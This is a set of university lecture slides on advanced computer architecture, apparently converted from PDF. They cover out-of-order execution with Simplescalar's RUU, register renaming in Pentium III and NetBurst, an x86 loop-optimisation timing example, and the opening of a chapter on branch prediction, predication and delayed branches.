



Figure 5. Pipeline for sim-outorder

- Simplescalar is a software simulation of a processor microarchitecture
- It simulates a multi-issue out-of-order design with speculative execution
- Many aspects of the design can be controlled by parameters
- Simplescalar uses a Register Update Unit, which combines ROB and reservation stations in a single pool




# RUU vs ROB

- In the Tomasulo+ROB design shown in these slides, registers *and* ROB entries have a tag
  - Every register, ROB entry and reservation station needs a comparator to monitor the CDB
- With the RUU, the tags *are* the ROB entry numbers
  - So the ROB is *indexed* by the tag on the CDB
  - The ROB entry serves as a renamed register for its instruction's result

# Pentium III

ROB

Data Status



# NetBurst

RF

Data

ROB

Status

Frontend RAT

FAX
EBX
ECX
EDX
ESI
EDI
ESP
EBP


Retirement RAT

FAX
EBX
ECX
EDX
ESI
EDI
ESP
EBP

- A Register Alias Table keeps track of latest alias for logical registers
- Once retired, data is copied from the ROB to the RRF

- 128 Register File (RF) is separated from the ROB - which now only consists of status fields
- A unique, in-order sequence number is allocated for each uop that points to the corresponding ROB entry

**Q: How are registers allocated and freed?**



## Basic Pentium III Processor Misprediction Pipeline

1	2	3	4	5	6	7	8	9	10
Fetch	Fetch	Decode	Decode	Decode	Rename	ROB Rd	Rdy/Sch	Dispatch	Exec

## Basic Pentium 4 Processor Misprediction Pipeline

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
TC Nxt IP	TC Fetch	Drive Alloc			Rename	Que	Sch	Sch	Sch	Disp	Disp	RF	RF	Ex	Flgs	Br Ck	Drive		


## Out-of-order processing – Four instructions per cycle

**Example:** Naive implementation (roughly from cc -S):

```
void f() {
    int i, a;
    for (i=1;
        i<=1000000000;
        i++)
        a = a+i;
}
```

**Real  
example**

X86 code (slightly tidied but without register allocation)



```

movl $1,-4(%ebp)
jmp .L4
.L5
    movl -4(%ebp),%eax
    addl %eax,-8(%ebp)
    incl -4(%ebp)
.L4:
    cmpl $1000000000,-4(%ebp)
    jle .L5

```

## Unoptimised:

```

movl $1,-4(%ebp)
jmp .L4
.L5
    movl -4(%ebp),%eax
    addl %eax,-8(%ebp)
    incl -4(%ebp)
.L4:
    cmpl $1000000000,-4(%ebp)
    jle .L5

```

5 instructions in the loop

Execution time on 2.13GHz Intel Core2Duo: 3.87 seconds (3.87 nanoseconds/iteration, 8.24 cycles)

## Optimised:

```

    movl $1,%edx
.L6:
    addl %edx,%eax
    incl %edx
    cmpl $1000000000,%edx
    jle .L6

```

4 instructions in the loop, no references to main memory

Execution time on 2.13GHz Intel Core2Duo: 0.48 seconds (0.48 nanoseconds/iteration, 1.02 cycles)

Time per instruction fell: 0.77 nanoseconds to 0.12  
 Optimised code runs at four instructions per cycle

- Wikipedia (!): 

# Resources

  - [http://en.wikipedia.org/wiki/Register\\_renaming](http://en.wikipedia.org/wiki/Register_renaming)
- Papers:
  - Instruction issue logic for high-performance, interruptable pipelined processors. G. S. Sohi, S. Vajapeyam. International Conference on Computer Architecture, 1987 (<http://doi.acm.org/10.1145/30350.30354>)
  - Towards Kilo-instruction processors. Cristal, Santana, Valero, Martinez ACM Trans. Architecture and Code Optimization (<http://doi.acm.org/10.1145/1044823.1044825>)
- Other simulators:
  - Simplescalar: [www.simplescalar.com/](http://www.simplescalar.com/)
  - Gem5: <http://www.gem5.org>
  - Liberty: <http://liberty.cs.princeton.edu/>
  - SimFlex: <http://parsa.epfl.ch/simflex/>
  - SIMICS: <http://www.windriver.com/products/simics/>

# Dynamic scheduling - summary

- Dynamic instruction scheduling is attractive:
  - Reduced dependence on compile-time instruction scheduling (and compiler knowledge of hardware)
  - Handles dynamic stalls due to cache misses
  - Register renaming frees architecture from constraints of the instruction set
- Comes with costs
  - Increases pipeline depth, and misprediction latency
  - Increased power consumption and area (but not by all that much if you are careful and clever)
  - Increased complexity and risk of design error
  - Hard to predict performance, hard to optimise code

332

# Advanced Computer Architecture

## Chapter 4

### Part 1: Branch *Direction* Prediction

October 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (4-6<sup>th</sup> eds), and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on

<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>

# Branch Prediction

1. Control hazards are a problem in any pipelined processor
2. Branches occur a lot (ca. one in five?)
  - Branches will arrive up to  $n$  times faster in an  $n$ -issue processor
3. Amdahl's Law:
  - relative impact of the control stalls will be larger with the lower potential CPI in an  $n$ -issue processor
4. Speculative dynamic instruction scheduling with register renaming enables us to speculate *many* instructions
  - Forwarding from one speculatively-executed instruction to the next

Branch prediction is *really* important....

# Branch Prediction - alternatives

- We have seen how a dynamically-scheduled processor can handle speculative execution past conditional branches, virtual calls, page faults etc
- But branch mis-predictions are expensive
- This naturally leads us to consider branch prediction schemes
- **But first: there are alternatives...**
  - With enough threads per core...
  - By extending the instruction set with predication
  - By extending the instruction set with branch delays

# With enough threads per core...

Thread0: beq...


Thread1: ...

Thread2: ...

Thread3: ...

Thread0: next thread0 instruction

- In this example we have four threads per core
- Four PCs
- Four sets of registers
- And plenty of time to determine branch outcome without prediction



# Predicated Execution (predic\*a\*ted...)

- Avoid branch prediction by turning branches into conditionally executed instructions:

```
:  
:  
if (x == 10)  
    c = c + 1;  
:  
:
```



```
:  
LDR r5, x  
p1 <- r5 eq 10  
<p1> LDR r1 <- c  
<p1> ADD r1, r1, 1  
<p1> STR r1 -> c  
:
```

Some instruction sets allow predication of almost any instruction


- Load condition value into a predicate register
- Each instruction specifies which predicate register it depends on
- If predicate is false, no exception or effect occurs
- Compiler can schedule instructions from different conditional branches to fill stalls

(Some instruction sets offer only partial support, eg predicated moves/stores, eg Alpha, MIPS, PowerPC, SPARC) (we will revisit this with Itanium & in GPUs)

**When is this better than a conditional branch instruction?**

# Delayed Branch

- **Define** branch to take place **AFTER** a following instruction
- After all we have already fetched the next instruction
- A delay of just one instruction allows proper decision and branch target address in 5 stage pipeline
  - MIPS uses this; eg in



- “SW R3, X” instruction is executed regardless
- “SW R4, X” instruction is executed only if R1 is non-zero

# Delayed Branch

- Where to get instructions to fill branch delay slot?

- Before branch instruction
- From the target address: only valuable when branch taken
- From fall through: only valuable when branch not taken

- Compiler effectiveness for single branch delay slot:


- Fills about 60% of branch delay slots
- About 80% of instructions executed in branch delay slots useful in computation
- About 50% ( $60\% \times 80\%$ ) of slots usefully filled

- “Canceling” branches: increase utilization of delay slot

- Branch delay slot instruction is executed but write-back is disabled if it is not supposed to be executed
- Two variants: branch “likely taken”, branch “likely not-taken”
- allows more slots to be filled

- Delayed Branch downside:

- What if the pipeline is longer?
- What if multiple instructions are issued per clock (superscalar)



# Branch Prediction - context

- If we have a branch predictor....
  - We want to fetch the correct (predicted) next instruction without any stalls
  - We need the prediction before the preceding instruction has been decoded
  - We need to predict conditional branches
    - **Direction prediction**
  - And indirect branches
    - **Target prediction**

# Branch Prediction Schemes

## Takenness:

- 1-bit Branch-Prediction Buffer
- 2-bit Branch-Prediction Buffer
- Correlating Branch Prediction Buffer
- Tournament Branch Predictor

Hennessy and Patterson  
6<sup>th</sup> ed Appendix C p18-26

